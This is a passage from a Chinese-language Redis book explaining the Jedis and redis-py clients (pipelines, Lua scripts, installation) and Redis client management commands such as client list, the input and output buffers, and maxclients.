    pipeline.sync();  
}
```

说明如下：

- 利用jedis对象生成一个pipeline对象，直接可以调用jedis.pipelined（）。
- 将del命令封装到pipeline中，可以调用pipeline.del（String key），这个方法和jedis.del（String key）的写法是完全一致的，只不过此时不会真正的执行命令。
- 使用pipeline.sync（）完成此次pipeline对象的调用。

除了pipeline.sync（），还可以使用pipeline.syncAndReturnAll（）将pipeline的命令进行返回，例如下面代码将set和incr做了一次pipeline操作，并顺序打印了两个命令的结果：

```
Jedis jedis = new Jedis("127.0.0.1");
Pipeline pipeline = jedis.pipelined();
pipeline.set("hello", "world");
pipeline.incr("counter");
List<Object> resultList = pipeline.syncAndReturnAll();
for (Object object : resultList) {
    System.out.println(object);
}
```

输出结果为：

```
OK
1
```

4.2.5 Jedis的Lua脚本

Jedis中执行Lua脚本和redis-cli十分类似，Jedis提供了三个重要的函数实现Lua脚本的执行：

```
Object eval(String script, int keyCount, String... params)
Object evalsha(String sha1, int keyCount, String... params)
String scriptLoad(String script)
```

eval函数有三个参数，分别是：

- script： Lua脚本内容。
- keyCount： 键的个数。
- params： 相关参数KEYS和ARGV。

以一个最简单的Lua脚本为例子进行说明：

```
return redis.call('get',KEYS[1])
```

在redis-cli中执行上面的Lua脚本，方法如下：

```
127.0.0.1:6379> eval "return redis.call('get',KEYS[1])" 1 hello
"world"
```

在Jedis中执行，方法如下：

```
String key = "hello";
String script = "return redis.call('get',KEYS[1])";
Object result = jedis.eval(script, 1, key);
// 打印结果为world
System.out.println(result)
```

scriptLoad和evalsha函数要一起使用，首先使用scriptLoad将脚本加载到Redis中，代码如下：

```
String scriptSha = jedis.scriptLoad(script);
```

evalsha函数用来执行脚本的SHA1校验和，它需要三个参数：

- scriptSha：脚本的SHA1。
- keyCount：键的个数。
- params：相关参数KEYS和ARGV。

执行效果如下：

```
String key = "hello";
Object result = jedis.evalsha(scriptSha, 1, key);
// 打印结果为world
System.out.println(result);
```

总体来说，Jedis的使用还是比较简单的，重点注意以下几点即可：

- 1) Jedis操作放在try catch finally里更加合理。
- 2) 区分直连和连接池两种实现方式优缺点。
- 3) jedis.close () 方法的两种实现方式。
- 4) Jedis依赖了common-pool，有关common-pool的参数需要根据不同的使用场景，各不相同，需要具体问题具体分析。
- 5) 如果key和value涉及了字节数组，需要自己选择适合的序列化方法。

4.3 Python客户端redis-py

因为本书主要使用Java语言作为编程语言，所以对Python的客户端redis-py不会太详细介绍，主要介绍以下几个方面：

- 获取redis-py。
- redis-py的基本使用方法。
- redis-py的Pipeline的使用。
- redis-py的Lua脚本使用。

4.3.1 获取redis-py

Redis官网提供了很多Python语言的客户端
(<http://redis.io/clients#python>)，但最被广泛认可的客户端是redis-py。
redis-py需要Python2.7以上版本，有关Python的安装本书不会介绍，主要介绍一下如何获取安装redis-py，方法有三种：

第一，使用pip进行安装：

```
pip install redis
```

第二，使用easy_install进行安装：

```
easy_install redis
```

第三，使用源码安装：以2.10.5版本为例子进行说明，只需要如下四步：

```
wget https://github.com/andymccurdy/redis-py/archive/2.10.5.zip
unzip redis-2.10.5.zip
cd redis-2.10.5
#安装redis-py
python setup.py install
```

4.3.2 redis-py的基本使用方法

redis-py的使用方法也比较简单，下面将逐步骤介绍。

1) 导入依赖库：

```
import redis
```

2) 生成客户端连接：需要Redis的实例IP和端口两个参数：

```
client = redis.StrictRedis(host='127.0.0.1', port=6379)
```

3) 执行命令：redis-py的API保留了Redis API的原始风格，所以使用起来不会有不习惯的感觉：

```
# True
client.set(key, "python-redis")
# world
client.get(key)
```

整个实例代码如下：

```
import redis
client = redis.StrictRedis(host='127.0.0.1', port=6379)
key = "hello"
setResult = client.set(key, "python-redis")
print setResult
value = client.get(key)
print "key:" + key + ", value:" + value
```

输出结果为：

```
True
key:hello, value:python-redis
```

下面代码给出redis-py操作Redis五种数据结构的示例，输出结果写在注释中：

```
#1.string
#输出结果: True
client.set("hello", "world")
#输出结果: world
client.get("hello")
#输出结果: 1
client.incr("counter")
#2.hash
client.hset("myhash", "f1", "v1")
client.hset("myhash", "f2", "v2")
#输出结果: {'f1': 'v1', 'f2': 'v2'}
client.hgetall("myhash")
#3.list
client.rpush("mylist", "1")
client.rpush("mylist", "2")
client.rpush("mylist", "3")
#输出结果: ['1', '2', '3']
client.lrange("mylist", 0, -1)
#4.set
client.sadd("myset", "a")
client.sadd("myset", "b")
client.sadd("myset", "a")
#输出结果: set(['a', 'b'])
client.smembers("myset")
#5.zset
client.zadd("myzset", "99", "tom")
client.zadd("myzset", "66", "peter")
client.zadd("myzset", "33", "james")
#输出结果: [('james', 33.0), ('peter', 66.0), ('tom', 99.0)]
client.zrange("myzset", 0, -1, withscores=True)
```

4.3.3 redis-py中Pipeline的使用方法

redis-py支持Redis的Pipeline功能，下面用一个简单的示例进行说明。

1) 引入依赖，生成客户端连接：

```
import redis
client = redis.StrictRedis(host='127.0.0.1', port=6379)
```

2) 生成Pipeline：注意client.pipeline包含了一个参数，如果transaction=False代表不使用事务：

```
pipeline = client.pipeline(transaction=False)
```

3) 将命令封装到Pipeline中，此时命令并没有真正执行：

```
pipeline.set("hello", "world")
pipeline.incr("counter")
```

4) 执行Pipeline：

```
# [True, 3]
result = pipeline.execute()
```

和4.2.4小节一样，将用redis-py的Pipeline实现mdel功能：

```
import redis
def mdel( keys ):
    client = redis.StrictRedis(host='127.0.0.1', port=6379)
    pipeline = client.pipeline(transaction=False)
    for key in keys:
        print pipeline.delete(key)
    return pipeline.execute();
```

4.3.4 redis-py中的Lua脚本使用方法

redis-py中执行Lua脚本和redis-cli十分类似，redis-py提供了三个重要的函数实现Lua脚本的执行：

```
eval(String script, int keyCount, String... params)
script_load(String script)
evalsha(String sha1, int keyCount, String... params:
```

eval函数有三个参数，分别是：

- script**: Lua脚本内容。
- keyCount**: 键的个数。
- params**: 相关参数KEYS和ARGV。

以一个最简单的Lua脚本为例进行说明：

```
return redis.call('get',KEYS[1])
```

在redis-py中执行，方法如下：

```
import redis
client = redis.StrictRedis(host='127.0.0.1', port=6379)
script = "return redis.call('get',KEYS[1])"
#输出结果为world
print client.eval(script,1,"hello")
```

script_load和evalsha函数要一起使用，首先使用script_load将脚本加载到Redis中，代码如下：

```
scriptSha = client.script_load(script)
```

evalsha函数用来执行脚本的哈希值，它需要三个参数：

- **scriptSha**: 脚本的SHA1。
- **keyCount**: 键的个数。
- **params**: 相关参数KEYS和ARGV。

执行效果如下：

```
print jedis.evalsha(scriptSha, 1, "hello");
```

完整代码如下：

```
import redis
client = redis.StrictRedis(host='127.0.0.1', port=6379)
script = "return redis.call('get',KEYS[1])"
scriptSha = client.script_load(script)
print client.evalsha(scriptSha, 1, "hello");
```

4.4 客户端管理

Redis提供了客户端相关API对其状态进行监控和管理，本节将深入介绍各个API的使用方法以及在开发运维中可能遇到的问题。

4.4.1 客户端API

1.client list

client list命令能列出与Redis服务端相连的所有客户端连接信息，例如下面代码是在一个Redis实例上执行client list的结果：

```
127.0.0.1:6379> client list
id=254487 addr=10.2.xx.234:60240 fd=1311 name= age=8888581 idle=8888581 flags=N
    db=0 sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=r
id=300210 addr=10.2.xx.215:61972 fd=3342 name= age=8054103 idle=8054103 flags=N
    db=0 sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=r
id=5448879 addr=10.16.xx.105:51157 fd=233 name= age=411281 idle=331077 flags=N
    db=0 sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=r
id=2232080 addr=10.16.xx.55:32886 fd=946 name= age=603382 idle=331060 flags=N
    db=0 sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=r
id=7125108 addr=10.10.xx.103:33403 fd=139 name= age=241 idle=1 flags=N db=0
    sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=de
id=7125109 addr=10.10.xx.101:58658 fd=140 name= age=241 idle=1 flags=N db=0
    sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=de
...

```

输出结果的每一行代表一个客户端的信息，可以看到每行包含了十几个属性，它们是每个客户端的一些执行状态，理解这些属性对于Redis的开发和运维人员非常有帮助。下面将选择几个重要的属性进行说明，其余通过表格的形式进行展示。

(1) 标识：id、addr、fd、name

这四个属性属于客户端的标识：

·**id**：客户端连接的唯一标识，这个id是随着Redis的连接自增的，重启Redis后会重置为0。

·**addr**：客户端连接的ip和端口。

- fd: socket的文件描述符，与lsof命令结果中的fd是同一个，如果fd=-1代表当前客户端不是外部客户端，而是Redis内部的伪装客户端。
- name: 客户端的名字，后面的client setName和client getName两个命令会对其进行说明。

(2) 输入缓冲区: qbuf、qbuf-free

Redis为每个客户端分配了输入缓冲区，它的作用是将客户端发送的命令临时保存，同时Redis从会输入缓冲区拉取命令并执行，输入缓冲区为客户端发送命令到Redis执行命令提供了缓冲功能，如图4-5所示。

client list中qbuf和qbuf-free分别代表这个缓冲区的总容量和剩余容量，Redis没有提供相应的配置来规定每个缓冲区的大小，输入缓冲区会根据输入内容大小的不同动态调整，只是要求每个客户端缓冲区的大小不能超过1G，超过后客户端将被关闭。下面是Redis源码中对于输入缓冲区的硬编码：




图4-5 输入缓冲区基本模型

```
/* Protocol and I/O related defines */  
#define REDIS_MAX_QUERYBUF_LEN (1024*1024*1024) /* 1GB max query buffer. */
```

输入缓冲使用不当会产生两个问题：

- 一旦某个客户端的输入缓冲区超过1G，客户端将会被关闭。
- 输入缓冲区不受maxmemory控制，假设一个Redis实例设置了maxmemory为4G，已经存储了2G数据，但是如果此时输入缓冲区使用了3G，已经超过maxmemory限制，可能会产生数据丢失、键值淘汰、OOM等情况（如图4-6所示）。




图4-6 输入缓冲区超过了maxmemory

执行效果如下：

```
127.0.0.1:6390> info memory
# Memory
used_memory_human:5.00G
...
maxmemory_human:4.00G
....
```

上面已经看到，输入缓冲区使用不当造成的危害非常大，那么造成输入缓冲区过大的原因有哪些？输入缓冲区过大主要是因为Redis的处理速度跟不上输入缓冲区的输入速度，并且每次进入输入缓冲区的命令包含了大量bigkey，从而造成了输入缓冲区过大的情况。还有一种情况就是Redis发生了阻塞，短期内不能处理命令，造成客户端输入的命令积压在了输入缓冲区，造成了输入缓冲区过大。

那么如何快速发现和监控呢？监控输入缓冲区异常的方法有两种：

- 通过定期执行client list命令，收集qbuf和qbuf-free找到异常的连接记录并分析，最终找到可能出问题的客户端。
- 通过info命令的info clients模块，找到最大的输入缓冲区，例如下面命令中的其中client_biggest_input_buf代表最大的输入缓冲区，例如可以设置超过10M就进行报警：

```
127.0.0.1:6379> info clients
# Clients
connected_clients:1414
client_longest_output_list:0
client_biggest_input_buf:2097152
blocked_clients:0
```

这两种方法各有自己的优劣势，表4-3对两种方法进行了对比。

表4-3 对比client list和info clients监控输入缓冲区的优劣势

命 令	优 点	缺 点
client list	能精准分析每个客户端来定位问题	执行速度较慢(尤其在连接数较多的情况下), 频繁执行存在阻塞Redis的可能
info clients	执行速度比client list快, 分析过程较为简单	不能精准定位到客户端 不能显示所有输入缓冲区的总量, 只能显示最大量



运维提示

输入缓冲区问题出现概率比较低, 但是也要做好防范, 在开发中要减少bigkey、减少Redis阻塞、合理的监控报警。

(3) 输出缓冲区: obl、oll、omem

Redis为每个客户端分配了输出缓冲区, 它的作用是保存命令执行的结果返回给客户端, 为Redis和客户端交互返回结果提供缓冲, 如图4-7所示。

与输入缓冲区不同的是, 输出缓冲区的容量可以通过参数client-output-buffer-limit来进行设置, 并且输出缓冲区做得更加细致, 按照客户端的不同分为三种: 普通客户端、发布订阅客户端、slave客户端, 如图4-8所示。




图4-7 客户端输出缓冲区模型




图4-8 三种不同类型客户端的输出缓冲区

对应的配置规则是：

```
client-output-buffer-limit <class> <hard limit> <soft limit> <soft seconds>
```

·<class>：客户端类型，分为三种。a) normal：普通客户端； b) slave：slave客户端，用于复制； c) pubsub：发布订阅客户端。

·<hard limit>：如果客户端使用的输出缓冲区大于<hard limit>，客户端会被立即关闭。

·<soft limit>和<soft seconds>：如果客户端使用的输出缓冲区超过了<soft limit>并且持续了<soft limit>秒，客户端会被立即关闭。

Redis的默认配置是：

```
client-output-buffer-limit normal 0 0 0  
client-output-buffer-limit slave 256mb 64mb 60  
client-output-buffer-limit pubsub 32mb 8mb 60
```

和输入缓冲区相同的是，输出缓冲区也不会受到maxmemory的限制，如果使用不当同样会造成maxmemory用满产生的数据丢失、键值淘汰、OOM等情况。

实际上输出缓冲区由两部分组成：固定缓冲区（16KB）和动态缓冲区，其中固定缓冲区返回比较小的执行结果，而动态缓冲区返回比较大的结果，例如大的字符串、hgetall、smembers命令的结果等，通过Redis源码中redis.h的redisClient结构体（Redis3.2版本变为Client）可以看到两个缓冲区的实现细节：

```
typedef struct redisClient {  
    // 动态缓冲区列表  
    list *reply;  
    // 动态缓冲区列表的长度(对象个数)  
    unsigned long reply_bytes;  
    // 固定缓冲区已经使用的字节数  
    int bufpos;  
    // 字节数组作为固定缓冲区  
    char buf[REDIS_REPLY_CHUNK_BYTES];  
} redisClient;
```

固定缓冲区使用的是字节数组，动态缓冲区使用的是列表。当固定缓冲区存满后会将Redis新的返回结果存放在动态缓冲区的队列中，队列中的每个对象就是每个返回结果，如图4-9所示。




图4-9 输出缓冲区两个组成部分：固定缓冲区和动态缓冲区

client list中的obl代表固定缓冲区的长度，oll代表动态缓冲区列表的长度，omem代表使用的字节数。例如下面代表当前客户端的固定缓冲区的长度为0，动态缓冲区有4869个对象，两个部分共使用了133081288字节=126M内存：

```
id=7 addr=127.0.0.1:56358 fd=6 name= age=91 idle=0 flags=0 db=0 sub=0 psub=0 mu
qbuf=0 qbuf-free=0 obl=0 oll=4869 omem=133081288 events=rw cmd=monitor
```

监控输出缓冲区的方法依然有两种：

- 通过定期执行client list命令，收集obl、oll、omem找到异常的连接记录并分析，最终找到可能出问题的客户端。
- 通过info命令的info clients模块，找到输出缓冲区列表最大对象数，例如：

```
127.0.0.1:6379> info clients
# Clients
connected_clients:502
client_longest_output_list:4869
```

```
client_biggest_input_buf:0  
blocked_clients:0
```

其中，`client_longest_output_list`代表输出缓冲区列表最大对象数，这两种统计方法的优劣势和输入缓冲区是一样的，这里就不再赘述了。相比于输入缓冲区，输出缓冲区出现异常的概率相对会比较大，那么如何预防呢？方法如下：

- 进行上述监控，设置阀值，超过阀值及时处理。
- 限制普通客户端输出缓冲区的，把错误扼杀在摇篮中，例如可以进行如下设置：

```
client-output-buffer-limit normal 20mb 10mb 120
```

·适当增大slave的输出缓冲区的，如果master节点写入较大，slave客户端的输出缓冲区可能会比较大，一旦slave客户端连接因为输出缓冲区溢出被kill，会造成复制重连。

- 限制容易让输出缓冲区增大的命令，例如，高并发下的monitor命令就是一个危险的命令。
- 及时监控内存，一旦发现内存抖动频繁，可能就是输出缓冲区过大。

(4) 客户端的存活状态

client list中的age和idle分别代表当前客户端已经连接的时间和最近一次的空闲时间：

```
id=2232080 addr=10.16.xx.55:32886 fd=946 name= age=603382 idle=331060 flags=N dl  
sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=ge
```

例如上面这条记录代表当期客户端连接Redis的时间为603382秒，其中空闲了331060秒：

```
id=254487 addr=10.2.xx.234:60240 fd=1311 name= age=8888581 idle=8888581 flags=N  
sub=0 psub=0 multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=ge
```

例如上面这条记录代表当期客户端连接Redis的时间为8888581秒，其中空闲了8888581秒，实际上这种就属于不太正常的情况，当age等于idle时，说明连接一直处于空闲状态。

为了更加直观地描述age和idle，下面用一个例子进行说明：

```
String key = "hello";  
// 1) 生成jedis，并执行get操作  
Jedis jedis = new Jedis("127.0.0.1", 6379);  
System.out.println(jedis.get(key));  
// 2) 休息10秒  
TimeUnit.SECONDS.sleep(10);  
// 3) 执行新的操作ping  
System.out.println(jedis.ping());  
// 4) 休息5秒  
TimeUnit.SECONDS.sleep(5);  
// 5) 关闭jedis连接  
jedis.close();
```

下面对代码中的每一步进行分析，用client list命令来观察age和idle参数的相应变化。



注意

为了与redis-cli的客户端区分，本次测试客户端IP地址：10.7.40.98。

1) 在执行代码之前，client list只有一个客户端，也就是当前的redis-cli，下面为了节省篇幅忽略掉这个客户端。

```
127.0.0.1:6379> client list
id=45 addr=127.0.0.1:55171 fd=6 name= age=2 idle=0 flags=N db=0 sub=0 psub=0
multi=-1 qbuf=0 qbuf-free=32768 obl=0 oll=0 omem=0 events=r cmd=client
```

2) 使用Jedis生成了一个新的连接，并执行get操作，可以看到IP地址为10.7.40.98的客户端，最后执行的命令是get，age和idle分别是1秒和0秒：

```
127.0.0.1:6379> client list
id=46 addr=10.7.40.98:62908 fd=7 name= age=1 idle=0 flags=N db=0 sub=0 psub=0
multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=get
```

3) 休息10秒，此时Jedis客户端并没有关闭，所以age和idle一直在递增：

```
127.0.0.1:6379> client list
id=46 addr=10.7.40.98:62908 fd=7 name= age=9 idle=9 flags=N db=0 sub=0 psub=0
multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=get
```

4) 执行新的操作ping，发现执行后age依然在增加，而idle从0计算，也就是不再闲置：

```
127.0.0.1:6379> client list
id=46 addr=10.7.40.98:62908 fd=7 name= age=11 idle=0 flags=N db=0 sub=0 psub=0
multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=ping
```

5) 休息5秒，观察age和idle增加：

```
127.0.0.1:6379> client list
id=46 addr=10.7.40.98:62908 fd=7 name= age=15 idle=5 flags=N db=0 sub=0 psub=0
multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=ping
```

6) 关闭Jedis，Jedis连接已经消失：

```
redis-cli client list | grep "10.7.40.98"为空
```

(5) 客户端的限制maxclients和timeout

Redis提供了maxclients参数来限制最大客户端连接数，一旦连接数超过maxclients，新的连接将被拒绝。maxclients默认值是10000，可以通过info clients来查询当前Redis的连接数：

```
127.0.0.1:6379> info clients
# Clients
connected_clients:1414
...
```

可以通过config set maxclients对最大客户端连接数进行动态设置：

```
127.0.0.1:6379> config get maxclients
1) "maxclients"
2) "10000"
127.0.0.1:6379> config set maxclients 50
OK
127.0.0.1:6379> config get maxclients
1) "maxclients"
2) "50"
```

